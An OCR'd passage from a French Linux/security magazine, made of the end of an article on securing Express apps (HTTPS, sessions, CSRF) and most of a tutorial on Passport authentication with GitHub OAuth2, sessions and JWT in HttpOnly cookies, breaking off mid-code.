


Figure 3

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE HORS-SÉRIE N°100

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com

reZut !

Le concept MVC (*Model* / *View* / *Controller*) est une manière de structurer le code source d'une application (*Design Pattern*). Il y a bien trois parties, mais ce n'est pas pour autant une architecture 3 tiers.

Vous voilà maintenant familiarisés avec Express ! Nous pouvons maintenant aborder la sécurité d'Express et les middlewares liés à la sécurité.

3 HTTPS Express

L'utilisation du protocole HTTPS est une mesure fondamentale qu'une application Express se doit d'implémenter. Pour cela, deux options s'offrent à vous :

- une terminaison TLS portée par une passerelle (*reverse proxy*) devant l'application ;
- une terminaison TLS portée directement par l'application.

À noter que ces deux solutions ne sont pas incompatibles entre elles et il est tout à fait envisageable de les combiner. Quelle que soit la solution retenue, il vous faudra un nom de domaine et un certificat pour dérouler la suite de l'article. Pour tester, un certificat auto-signé et une entrée dans le fichier host feront l'affaire.

3.1 Solution 1 : Terminaison TLS par proxy

Dans cette configuration, l'architecture sera la suivante :




Figure 4

3.1.1 Étape 1 : Configurer Nginx

La configuration ci-dessous permettra de transférer les en-têtes HTTP « X-forwarded-* » à l'application Express :

```
server {

  listen *:443;
  server_name proxy.example.com;

  # TLS settings
  ssl on;
  ssl_certificate /etc/ssl/certs/nginx-selfsigned.crt;
  ssl_certificate_key /etc/ssl/private/nginx-selfsigned.key;

  # modern configuration. tweak to your needs.
  ssl_protocols TLSv1.2;
  ssl_ciphers 'ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-
GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-
POLY1305:ECDHE-ECDSA-AE$
  ssl_prefer_server_ciphers on;

  location / {

    # HTTPS Headers
    proxy_set_header X-Forwarded-Host $host;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;

    # Express App
    proxy_pass http://app.example.com:3000/;

  }
}
```

3.1.2 Étape 2 : Configurer l'application

Par défaut, une application Express ne fonctionnera pas de manière optimale derrière un proxy. Par exemple, les entêtes HTTP ne seront pas pris en compte et un « secure cookie » ne pourra être transmis avec le protocole HTTP. Pour y remédier, il faut activer l'option « trust proxy » en indiquant l'adresse IP des proxies **[3]**.

Les modifications à apporter dans le fichier **`app.js`** sont :

```
app.set('trust proxy', process.env.PROXY);
```

Ainsi, le trust proxy sera activé uniquement pour les requêtes venant des adresses IP des proxies mentionnées dans la liste. Les requêtes provenant d'autres sources ne sont pas bloquées pour autant.

L'activation du « trust proxy » a pour effet :

- la valeur de **`req.hostname`** est définie à partir de l'en-tête « X-Forwarded-Host » ;
- la valeur de **`req.protocol`** est définie à partir de l'en-tête « X-Forwarded-Proto », lui-même défini par le proxy. Ainsi, le proxy peut indiquer à l'application que le protocole utilisé est HTTPS alors que l'application est en HTTP ;
- les valeurs de **`req.ip`** et **`req.ips`** sont définies avec la liste des adresses IP présentes dans l'en-tête « X-Forwarded-For ». Req.ip contient la première adresse IP de la liste. L'option Trust Proxy est indispensable pour générer correctement les traces dans votre SIEM.

Les effets mentionnés ci-dessus ne sont valables que pour les adresses IP indiquées. Pour les requêtes venant d'autres adresses IP, les valeurs ne seront pas modifiées.

3.2 Solution 2 : Terminaison TLS par l'application

Par défaut, une application Express utilise le module HTTP pour créer le serveur qui recevra les requêtes. Mais il est très simple de modifier une application Express pour utiliser le module HTTPS de Node.js.

Par exemple, pour une application créée avec Express Generator, il faut modifier le script de lancement de l'application (**bin/www**) comme ceci :

```
/**
 * Module dependencies.
 */

var fs = require('fs');
var https = require('https');

/**
 * Create HTTP(s) server.
 */

// HTTPS setup
var options = {

  // Private key
  key: fs.readFileSync('./tls/key.pem'),

  // Certificate
  cert: fs.readFileSync('./tls/cert.pem'),

  // Protocol : only TLS 1.2
  secureProtocol: 'TLSv1_2_method',

  // Cipher Suites
ciphers:"ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-
GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-
POLY1305:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-
SHA256:ECDHE-ECDSA-AES256-SHA384:ECDHE-RSA-AES256-SHA384:ECDHE-
ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA256",

};

// Create HTTPS server
var server = https.createServer(options, app);
```

Dans la section **Module dependencies**, il faut ajouter les 2 modules nécessaires :

- **fs** pour lire les fichiers contenant la clé et le certificat ;
- **https** pour remplacer le module **http**.

Dans la section **Create HTTP(s) server**, il faut configurer le protocole TLS : clé privée, certificat et les options de chiffrement. Dans l'exemple ci-dessus, les suites de chiffrement sont conformes au profil « modern » défini par Mozilla **[4]**.

4 Session Express

Express vous propose deux solutions pour conserver les informations relatives à l'utilisateur :

- *Express Session* : les informations sont conservées sur le serveur dans une base de données ;
- *Cookie Session* : les informations sont conservées dans un cookie.

4.1 Express Session

Le middleware « Express-Session » permet de conserver les données, liées à la session en cours, sur le back-end. Un cookie de session nommé « connect.sid » contiendra seulement l'identifiant de la session.

La suite de cet article décrit la réalisation du prototype, disponible sur GitHub. Pour le stockage des sessions, ce prototype utilise Redis, une base de données clé/valeur réputée pour sa rapidité. Le middleware « connect-redis » sera donc nécessaire.

4.1.1 Étape 1 : Installer les middlewares

```
$ npm install --save  express-session connect-redis
```

4.1.2 Étape 2 : Configurer l'application

Éditer le fichier **app.js** pour y ajouter le code ci-dessous :

```
// Loading middleware
const Session = require('express-session');
const RedisStore = require('connect-redis')(Session);

// Session store setup

const SessionStore = new RedisStore({
    host: process.env.REDISHOST,
    port: process.env.REDISPORT,
    pass: process.env.REDISPASSWORD
  });

// Express Session middleware setup

app.use(Session({
    store: SessionStore,
    secret: process.env.COOKIESECRET,
    resave: false,
    saveUninitialized: false,
    cookie:{path: '/', httpOnly: true, secure: true, maxAge:
600000, sameSite: 'strict'}
}));
```

Le paramètre **Secret** est indispensable, car les cookies de session sont obligatoirement signés. La structure d'un cookie est la suivante après avoir effectué un décodage HTML :




Figure 5

Ainsi, même si une personne malveillante « devine » l'identifiant de session d'un utilisateur, elle ne pourra pas créer un cookie valide, car elle ne connaît pas le secret nécessaire à la création de la signature.

Le paramètre **saveUninitialized** est un booléen dont la signification est la suivante :

- **true** : la session sera créée pour tout visiteur ce qui peut monopoliser des ressources inutilement sur le serveur ;
- **false** : la session (et le cookie) sera créée uniquement lorsque l'application initialisera la session en y enregistrant une donnée.

4.2 Cookie Session

Le middleware « cookie-session » est une alternative au middleware précédent. Aucune information ne sera stockée sur le back-end puisque toutes les données de la session seront stockées dans le cookie. Attention toutefois à ne pas y stocker trop d'informations, car la taille des cookies est limitée à 4 Ko.

4.2.1 Étape 1 : Installer les middlewares

```
$ npm install --save cookie-session
```

4.2.2 Étape 2 : Configurer le middleware

```
// Configure middleware
app.use(cookieSession({
  name: 'session',
  keys: new Keygrip([process.env.COOKIESECRET], 'SHA256', 'base64'),

  // Cookie Options
  path: '/',
  httpOnly: true,
  secure: true,
  signed: true,
  maxAge: 600000, // 10 minutes
  sameSite: 'strict'
}));
```

Ce middleware ainsi configuré génère deux cookies à l'initialisation de la session :

- **session** : ce cookie contient toutes les données de la session au format JSON et encodé en base64 ;
- **session.sig** : ce cookie contient la signature du cookie de session. L'algorithme utilisé est le SHA256 encodé en base 64. L'algorithme par défaut est le SHA1.

5 CSRF

Une application MEAN se doit de se protéger contre les attaques de type CSRF **[5]**. Il est donc important de bloquer les requêtes qui seraient initiées à l'insu de l'utilisateur depuis un site internet malveillant.

La solution la plus efficace est d'utiliser l'attribut **samesite** sur l'ensemble de vos cookies et en particulier le cookie de session. C'est ce qui a été réalisé dans les prototypes précédents.

Même si largement supporté par les navigateurs **[6]**, l'attribut **samesite** n'est pas encore validé par l'IETF. Pour garantir une protection avec les navigateurs ne supportant pas l'attribut **samesite**, il faudra implémenter une solution à base de jeton anti-csrf sur le back-end et le front-end.

5.1 Back-end

Au niveau du back-end, Express propose le middleware « CSurf » qui permet de générer des jetons anti-CSRF et d'en contrôler la validité.

Pour chaque requête entrante, le middleware génère un jeton qui sera ajouté à la réponse sous l'une des formes suivantes :

- dans un cookie généralement nommé « XSRF-TOKEN » ;
- dans un champ caché d'un formulaire ;
- dans une balise HTML **meta**.

La structure des jetons est la suivante :




Figure 6

Le secret utilisé pour signer le jeton doit être unique par utilisateur. Ainsi, un jeton généré pour un utilisateur ne pourra pas être utilisé pour valider une requête d'un autre utilisateur. Néanmoins, cela nécessite de conserver les secrets soit dans la session de l'utilisateur, soit dans un cookie nommé par défaut « _csrf ».

5.2 Front-end

Les applications web développées avec Angular supportent nativement les jetons anti-csrf. Le fonctionnement est le suivant :

1. L'application web reçoit, du back-end, un cookie nommé « XSRF-TOKEN » contenant une valeur aléatoire. Ce cookie ne doit pas être en « HTTPonly », car l'application web doit être en mesure de le lire.
2. Pour chaque requête HTTP demandant la modification des données (**POST**, **PUT**, **DELETE**...), le front-end récupère la valeur du cookie et l'injecte dans l'en-tête HTTP nommé « X-XSRF-TOKEN ».

Si les jetons anti-csrf étaient nativement supportés avec les premières versions d'Angular (module HTTP), les versions plus récentes (module HTTPClient) devront explicitement l'activer en important le module HttpClientXsrfModule.

Conclusion

Le socle technique MEAN ne vous assure pas une application sécurisée. Les développeurs doivent prendre connaissance des risques auxquels est exposée leur application. Ils devront alors implémenter les mesures adéquates au cours du développement. Et comme vous avez pu le constater tout au long de cet article, ce n'est pas si facile.

Express propose de nombreux middlewares pour assurer certaines fonctions de sécurité. Mais cela ne permet pas de couvrir l'ensemble des fonctions de sécurité, comme l'authentification, et vous devrez faire appel à des modules tiers : PassportJS, Helmet, Kraken, Node-ESAPI... ■

Références

[1] https://expressjs.com/en/advanced/best-practice-security.html

[2] https://www.owasp.org/index.php/Testing_for_NoSQL_injection

[3] https://expressjs.com/en/guide/behind-proxies.html

[4] https://wiki.mozilla.org/Security/Server_Side_TLS

[5] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

[6] https://caniuse.com/#feat=same-site-cookie-attribute

[7] https://nodejs.org/en/blog/announcements/foundation-express-news/

CONTRÔLE D'IDENTITÉ AVEC PASSPORT

Didier BERNAUDEAU – didier@bernaudeau.net
Expert en Sécurité Applicative, OCTO Technology

mots-clés : AUTHENTIFICATION / NODE.JS / JAVASCRIPT / API / JWT

On ne plaisante pas avec un contrôle d'identité ! Il en va de même en sécurité applicative où l'authentification est une fonctionnalité primordiale à mettre en œuvre. Mais quand il faut s'y mettre, le développeur sera confronté à de nombreuses problématiques et se posera beaucoup de questions sans y trouver de réponses, faute d'avoir un expert en sécurité applicative à sa disposition. Tout au long de cet article, vous suivrez pas à pas le questionnement d'un développeur back end accompagné d'un expert sécurité pour l'aider dans son raisonnement.

Note

Pour illustrer cet article, un prototype est disponible sur GitHub (https://github.com/MiscMag101). Vous pourrez ainsi y consulter l'intégralité du code source pour avoir une meilleure vue d'ensemble de l'application. Vous pourrez également tester le prototype en suivant le guide d'installation.

1 Problème 1 : C'est facile, on verra plus tard !

- Dev : *Pour le développement de cette nouvelle application, j'ai préféré faire appel à un expert en sécurité applicative pour éviter toute déconvenue à la suite d'un test d'intrusion. Mais bon, l'authentification c'est simple ! Il suffit de mettre un formulaire et une fonction qui vérifie le mot de passe de l'utilisateur.*

- Sec : Hélas, ce n'est pas si simple ! L'authentification nécessite de nombreuses fonctionnalités : créer un nouvel utilisateur, enregistrer correctement le mot de passe en base de données, vérifier les règles de complexité des mots de passe, authentifier l'utilisateur, suivre les tentatives d'authentification, désactiver le compte après N tentatives, débloquer le compte par SMS, réinitialiser le mot de passe en cas d'oubli...

Le développement et le test de l'ensemble de ces fonctionnalités représentent une charge non négligeable. Ainsi, une application métier ne devrait pas porter ces fonctionnalités, mais utiliser un fournisseur d'identité (*Identity Provider*). Ce service peut être assuré au sein de votre société avec votre propre plateforme d'authentification (Oauth0, Keycloak...) ou utiliser une solution externe (Google, Facebook, GitHub...). Ces services sont relativement bien sécurisés et ces prestataires ont tout intérêt à bien sécuriser leurs solutions pour conserver la confiance de leurs utilisateurs.

Seul bémol, le pistage des utilisateurs par les réseaux sociaux. En effet, chaque authentification d'un utilisateur sur votre application, sera connue par le réseau social utilisé.

2 Problème 2 : Jackpot au casino !

- Dev : *Les services d'authentification utilisent un protocole OAuth2 (notamment pour GitHub). Je n'y comprends pas grand-chose et il y a plein de jetons (access token, refresh token, authentication code...). Je gagne quoi avec ces jetons ?*

- Sec : Le protocole OAuth2 est un protocole qui formalise les interactions entre les différentes parties prenantes du système. Ci-dessous, le schéma représentant les interactions entre votre application et GitHub conformément au processus « Authorization Code Grant » retenu par GitHub :

L'utilisateur demande à s'authentifier avec son compte GitHub (1). Le back-end renvoie alors l'utilisateur vers le serveur OAuth de GitHub (2) en indiquant a minima son identifiant client et l'adresse de retour.

L'utilisateur est renvoyé vers le serveur OAuth de GitHub (3) sur lequel il est invité à s'authentifier puis à approuver la demande d'accès à son profil par le back-end (4 et 5). L'utilisateur est alors redirigé vers le back-end avec un code d'autorisation (6 et 7).

Le back-end peut désormais obtenir, auprès de GitHub, le jeton d'accès (8 et 9) en indiquant le code d'autorisation, son identifiant client et son secret. Grâce à ce jeton d'accès, le back-end peut ensuite demander les informations du profil utilisateur (10 et 11).




Fig. 1 : Diagramme de séquence du processus d'autorisation OAuth2 entre l'application Node.JS et GitHub.

3 Problème 3 : OAuth2 c'est compliqué !!!

- Dev : Le protocole OAuth2 est bien trop compliqué pour l'intégrer dans mon application. Y a-t-il une alternative plus simple ?

- Sec : Pour ton application qui utilise Express, la mise en œuvre du protocole OAuth2 s'effectue en quelques lignes de code grâce au « middleware » Passport. Il vous décharge ainsi de toute la logique liée à l'authentification. Passport est le middleware de base auquel s'ajoutent de nombreux modules supplémentaires que l'on appelle « Strategy ».

Ce qui suit décrit l'implémentation de la stratégie GitHub au sein du prototype préalablement créé avec **express-generator**. Les plus curieux iront consulter le code complet sur GitHub (Prototype niveau 1).

3.1 Étape 1 - Installer Passport

Tout d'abord, il faut installer les paquets Passport avec la stratégie GitHub :

```
$ npm install --save passport passport-github
```

3.2 Étape 2 - Configurer Passport

Pour configurer Passport avec la stratégie « GitHub », il suffit de créer le fichier **MyPassport.js** dans le dossier **config** et d'y insérer le code suivant :

```
01: // Import Passport middleware
02: const MyPassport = require('passport');

03: // Import GitHub Strategy for Passport
04: const MyGitHubStrategy = require('passport-github').Strategy;

05: // Configure the new GitHub Strategy for Passport
06: MyPassport.use(new MyGitHubStrategy(

07:   // Settings for GitHub Strategy
08:   {
09:    clientID: process.env.CLIENT_ID,
10:    clientSecret: process.env.CLIENT_SECRET,
11:    callbackURL: "https://" + process.env.HOST + ":" + process.
env.PORT + "/signin/github/callback",
12:    scope: "read:user"
13:  },

14:  // Verification function
15:  function(accessToken, refreshToken, profile, done) {
16:      return done(null, profile);
17:  }

18: );

10: // Export passport object
20: module.exports = MyPassport
```

Ce module permet de créer une nouvelle stratégie avec les paramètres suivants :

→ les options (lignes 8 à 13) dont le **clientID** et **clientSecret** vous seront communiqués par GitHub lorsque vous déclarez votre application. Le **scope** permet de préciser les droits que vous demandez, dans notre cas, un accès en lecture seule au profil de l'utilisateur (**read:user**) ;

→ une fonction de vérification (lignes 14 à 17) qui permet d'exécuter les contrôles nécessaires à l'authentification de l'utilisateur (exemple : vérifier le mot de passe). Dans notre cas, l'authentification

étant déjà réalisée par GitHub, nous pouvons simplement appeler la fonction de rappel **done()** et permettre à Passport de poursuivre le traitement de la requête.

3.3 Étape 3 : Créer les routes

Nous devons maintenant configurer les routes qui seront appelées par les utilisateurs pour s'authentifier. Les routes seront définies dans le fichier **routes/signin.js** avec le code suivant :

```
01: // Import Express module
02: const express = require('express');
03: const router = express.Router();

04: // Passport Setup
05: const MyPassport = require('passport');

06: // route to start OAuth2 authentication flow with Github
07: router.get('/github',MyPassport.authenticate('github'));

08: // route for callback from GitHub
09: router.get('/github/callback',

10:   // Get user profile with authorization code and access token
11:   MyPassport.authenticate('github', {session: false}),

12:   // Greetings
13:   function(req, res) {
14:     if(req.isAuthenticated()){
15:       res.send("Hello " + req.user.username + "!")
16:     }
17:   }

18: ));

19: module.exports = router;
```

La première route (ligne 7) permet de rediriger l'utilisateur vers le serveur OAuth de GitHub avec en paramètre le **ClientID** (flux 1 et 2 sur le diagramme de séquence en figure 1).

La seconde route (lignes 9 à 18) est l'adresse vers laquelle sera redirigé l'utilisateur après avoir accepté la demande d'authentification sur GitHub. Pour cette route, deux fonctions seront exécutées l'une après l'autre : **Authenticate** puis **Greetings**.

La première fonction **authenticate()** permet de dérouler la suite du processus OAuth2 (flux 8 à 11 sur le diagramme de séquence en figure 1) et d'exécuter la fonction de vérification qui a été définie dans le fichier **config/MyPassport.js**. Ensuite, la seconde fonction **Greetings** permet simplement de saluer l'utilisateur.

3.4 Étape 4 : Configurer l'application

Il faut maintenant configurer l'application Express pour prendre en compte la configuration de Passport et les nouvelles routes. Ajoutez le code suivant dans votre fichier **app.js** :

```
01: // Passport Setup
02: const MyPassport = require('./config/MyPassport.js');
03: app.use(MyPassport.initialize());


04: // route for sign-in
05: const SigninRouter = require('./routes/signin.js');
06: app.use('/signin', SigninRouter);
```

Le code ci-dessus démontre la simplicité de mise en œuvre de l'authentification avec Passport. Néanmoins, le flux d'exécution peut rester encore énigmatique pour certains d'entre vous et en particulier pour ceux qui ne seraient pas familiers avec le système de « callback » utilisé par Express. Pour vous permettre de comprendre le fonctionnement du framework, vous trouverez une description complète du flux d'exécution à la fin de l'article.

4 Problème 4 : Référentiel utilisateur

- *Dev : J'ai tout de même besoin de conserver en base de données les utilisateurs afin de pouvoir y faire référence ultérieurement. Par exemple, comment dois-je stocker les données pour pouvoir afficher l'auteur d'un commentaire ?*

- Sec : Après authentification de l'utilisateur, il est préférable de conserver les informations de vos utilisateurs dans une base de données. Toutefois, il faudra porter une attention particulière à l'identifiant qui sera retenu surtout si vous utilisez plusieurs réseaux sociaux pour authentifier un utilisateur. En effet, un même pseudo sur les réseaux sociaux peut représenter des personnes différentes.

Vous trouverez sur le Gist (https://git.io/fpPb3) une description étape par étape pour implémenter l'enregistrement des utilisateurs à partir du prototype développé précédemment. Pour cela, nous utiliserons une base de données MongoDB associée à Mongoose, un ODM (*Object Data Model*) qui facilite l'accès aux données. Vous pouvez consulter à tout moment le résultat final sur GitHub (Prototype niveau 2).

5 Problème 5 : Conserver l'authentification

- *Dev : L'utilisateur devra-t-il s'authentifier avec GitHub pour accéder à chaque route de mon application ?*

- Sec : Non, il n'est pas envisageable de réaliser une authentification via le protocole OAuth2 pour chaque requête effectuée par l'utilisateur. Le protocole HTTP est certes sans état, mais nous pouvons conserver le contexte de la session en cours sur le serveur.

Ce qui suit décrit la mise en œuvre des sessions au sein du prototype créé précédemment. Les plus curieux iront consulter le résultat final sur GitHub (Prototype niveau 3).

5.1 Étape 1 - Installer le middleware

Tout d'abord, il faut installer le middleware d'Express nécessaire au fonctionnement des sessions :

```
$ npm install --save express-session memorystore
```

Le module « MemoryStore » sera utilisé au sein de ce prototype pour stocker les sessions en mémoire. Toutefois, pour un environnement de production réel, il faudra utiliser une autre solution plus robuste, généralement une base de données clé/valeur comme Redis ou Cassandra.

5.2 Étape 2 - Sérialisation

Le fonctionnement du middleware Passport nécessite de définir deux fonctions : **SerializeUser** appelée à la création de la session et **DeserializeUser** appelée à chaque requête contenant un cookie de session valide. Pour situer davantage ces fonctions dans le processus d'authentification, vous trouverez une description complète du flux d'exécution à la fin de l'article.

Voici la fonction **SerializeUser**, extraite du fichier **config/MyPassport.js** du prototype :

```
// Save user object into the session
MyPassport.serializeUser(function (user, done) {

  // If user doesn't exist
  if (!user) {
    return done(null, false);
  }

  // If everything all right, store object into the session
  return done(null, user.id);

});
```

Si l'utilisateur est bien authentifié, l'identifiant de l'objet (MongoDB) est sauvegardé dans la session de l'utilisateur.

Voici maintenant la fonction **DeserializeUser**, extraite du fichier **config/MyPassport.js** du prototype :

```
// Restore user object from the session
MyPassport.deserializeUser(function (id, done) {

  MyUser.findById(id, function (err, user) {

    // If technical error occurs (such as loss connection with
database)
    if (err) {
      return done(err);
    }

    // If user doesn't exist
    if (!user) {
      return done(null, false);
    }

    // If everything all right, the user will be authenticated
    return done(null, user);

  });

});
```

L'identifiant de l'utilisateur (ObjectID MongoDB) est utilisé pour effectuer une requête en base de données et retrouver l'ensemble des éléments nécessaires. Cela permet également de s'assurer que l'utilisateur n'a pas été supprimé ou désactivé. Si tel était le cas, nous pouvons immédiatement clore la session.

5.3 Étape 3 - Définir les routes

Pour notre prototype, nous avons besoin d'une route dont l'accès serait restreint uniquement aux personnes authentifiées. Pour cela, nous créons la route **Greeting** dans le fichier **routes/private.js** :

```
var express = require('express');
var router = express.Router();

//Greeting
router.get('/greeting', function(req, res, next) {
  res.send("Hello " + req.user.username + "!")
});

module.exports = router;
```

À noter que cette route n'effectue aucun contrôle d'accès à ce stade. Cela sera implémenté ultérieurement pour l'ensemble des routes du fichier **private.js**. Cela évite ainsi de devoir appliquer le contrôle unitairement sur chaque route au risque d'oublier par inadvertance d'appliquer le contrôle sur une route.

Nous ajoutons également une route pour permettre à l'utilisateur de se déconnecter (fichier **routes/signout.js**) et nous modifions la route d'authentification pour activer les sessions et rediriger l'utilisateur vers la route **Greeting** (fichier **routes/signin.js**).

5.4 Étape 4 - Configurer l'application

Il faut maintenant configurer l'application Express (fichier **app.js**) pour prendre en compte l'utilisation des sessions :

```
const MySession = require('express-session');

// Session Store
const MyMemoryStore = MySession.MemoryStore;
const MysessionStore = new MyMemoryStore();
```

```
app.use(MySession(
  {
    store: MysessionStore,
    secret: process.env.SessionSecret,
    resave: false,
    saveUninitialized: true,
    cookie:{path: '/', httpOnly: true, secure: true, maxAge: 60000,
sameSite: 'strict'},
  }
));

// Passport Setup
const MyPassport = require('./config/MyPassport.js');
app.use(MyPassport.initialize());
app.use(MyPassport.session());
```

Secure Cookie et HTTP

Si vous activez l'option Secure Cookie, mais que vous n'utilisez pas le protocole HTTPS, votre navigateur n'enverra jamais le cookie au serveur.

Pour vérifier facilement qu'un utilisateur est authentifié, nous allons créer la fonction de vérification suivante :

```
//Check if user is authenticated
var Authenticate = function (req, res, next) {
  if (req.isAuthenticated()) {
    return next();
  } else {
    res.sendStatus(401);
  }
};
```

Nous pouvons désormais importer les routes toujours dans le fichier **app.js** :

```
// route for signin
const SigninRouter = require('./routes/signin.js');
app.use('/signin', SigninRouter);

// route for signout
const SignoutRouter = require('./routes/signout.js');
app.use('/signin', SignoutRouter);

// Restricted route
const PrivateRouter = require('./routes/private.js');
app.use('/private', Authenticate, PrivateRouter);
```

À noter que la fonction **Authenticate** sera exécutée avant chaque route définie dans le fichier **private.js**.

6 Problème 6 : RESTful

- *Dev : Mon back-end est une API RESTful ! Cela implique donc qu'il ne doit pas avoir de session côté serveur (stateless). Comment dois-je procéder pour maintenir l'authentification de mes utilisateurs ?*

- Sec : La spécification RESTful s'est imposée en tant que standard pour le développement d'API et tout développeur hype se doit de la respecter. Mais d'un point de vue sécurité, il y a déjà de quoi s'arracher les cheveux pour maintenir l'identité de l'utilisateur tout au long de sa visite !

La solution alternative aux sessions est l'utilisation de jeton d'accès, souvent au format JWT (*JSON Web Token*) que l'utilisateur devra transmettre à chaque requête. Ce jeton contient toutes les informations de l'utilisateur et les données sont signées pour détecter toutes modifications malveillantes.

Les données, autrefois présentes en session (c'est-à-dire en mémoire vive du serveur), sont reprises dans le jeton. Attention à ne pas mettre trop d'information sous peine d'alourdir le trafic réseau puisque le jeton est transmis à chaque requête. De plus, le contenu n'est pas chiffré, mais simplement encodé en base64. Par conséquent, ce jeton ne doit pas contenir d'informations sensibles que l'utilisateur ne devrait pas connaître (mot de passe, api key...).

Vous trouverez sur le Gist (https://git.io/fpPNz) une description étape par étape pour implémenter une authentification par jeton au sein du prototype avec la stratégie passport-http-bearer. Comme toujours, les plus curieux pourront consulter la version finale du prototype de niveau 4 sur GitHub.

7 Problème 7 : Stockage du JWT

- *Dev : Comment dois-je procéder pour sauvegarder les jetons JWT dans le Front-end ? Puis-je utiliser le session-storage ?*

- Sec : Les jetons JWT sont généralement stockés dans le « session-storage » permettant ainsi à la SPA d'utiliser ce jeton pour l'insérer dans l'entête HTTP « Authorization » de chaque requête qui sera effectuée vers le back-end.

Néanmoins, votre application s'expose à un risque de vol de jeton, car la moindre faille XSS permettra à un attaquant d'exécuter du code JavaScript et ainsi récupérer les jetons de vos utilisateurs. La solution recommandée est donc de stocker vos jetons dans des cookies protégés par l'option « HTTP only » évitant ainsi un accès malveillant aux jetons. Cependant, il est rare de trouver des exemples d'implémentation d'une telle solution.

Ce qui suit décrit l'implémentation de la stratégie « Passport Cookie » en modifiant légèrement le prototype de niveau 4. Le résultat final est disponible dans le prototype de niveau 5 sur GitHub.

7.1 Étape 1 : Installation des paquets

```
$ npm install --save passport-cookie
```

7.2 Étape 2 : Création des jetons dans un cookie

Nous allons maintenant modifier la fonction d'envoi du jeton JWT, dans le fichier **routes/signin.js**, afin que celui-ci soit inséré dans un cookie :

```
// Issue JSON Web Token
  function(req, res) {

    // define the token payload
    let payload = {id: req.user.id, username: req.user.username}

    // sign the token
    let token = jwt.sign(payload, process.env.JWT_SECRET, {
expiresIn: '10m', algorithm: 'HS512'});

    // send the token in a secure cookie
    res.cookie('token', token, { path: '/', secure: true, httpOnly:
true , maxAge: 600000, sameSite: 'strict'});
    res.redirect('/private/greeting');
  }
```

Le jeton sera désormais transmis à l'utilisateur dans un cookie sécurisé (HTTP Only et HTTPS) et la durée de validée du cookie (10 minutes) est la même que celle du jeton JWT.

7.3 Étape 3 : Configuration de passport

Nous allons configurer une nouvelle stratégie pour prendre en compte les cookies contenant le jeton JWT dans le fichier **config/MyPassport.js**. L'utilisateur devra transmettre le cookie dans chacune de ses requêtes.

```
// Import Cookie Strategy for Passport
MyCookieStrategy = require('passport-cookie').Strategy;

// Import JWT module
const jwt = require('jsonwebtoken');

// Configure the cookie Strategy for Passport
MyPassport.use(new MyCookieStrategy(

  function (token, done) {

    // Check JWT
    jwt.verify(token, process.env.JWT_SECRET, function(err, payload) {

      // If checking failed
      if (err) {
        return done(err)
      };

     // If user is empty
      if (!payload){
        return done(null, false);
      }

      // If everything all right, the user will be authenticated
      return done(null, payload);

  });
}));
```

7.4 Étape 4 : Configurer l'application

Nous devons maintenant modifier la configuration (fichier **app.js**) des routes privées pour prendre en compte la nouvelle stratégie :

```
const PrivateRouter = require('./routes/private.js');
app.use('/private', MyPassport.authenticate('cookie', {session:
